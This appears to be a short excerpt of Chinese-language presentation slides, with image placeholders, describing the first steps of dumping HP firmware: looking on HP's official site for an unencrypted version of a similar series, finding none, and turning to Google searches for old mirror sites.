
- 起初我們先去 HP 官方 firmware 網站嘗試找相同系列但沒加密的 firmware



Let's Play the Game

Firmware Dump


- HP 官方 firmware 網站有列出的並沒有找到未加密的相似版本



Let's Play the Game

Firmware Dump


- Google Hacking 找舊的 **mirror** 站



Let's Play the Game

Firmware Dump

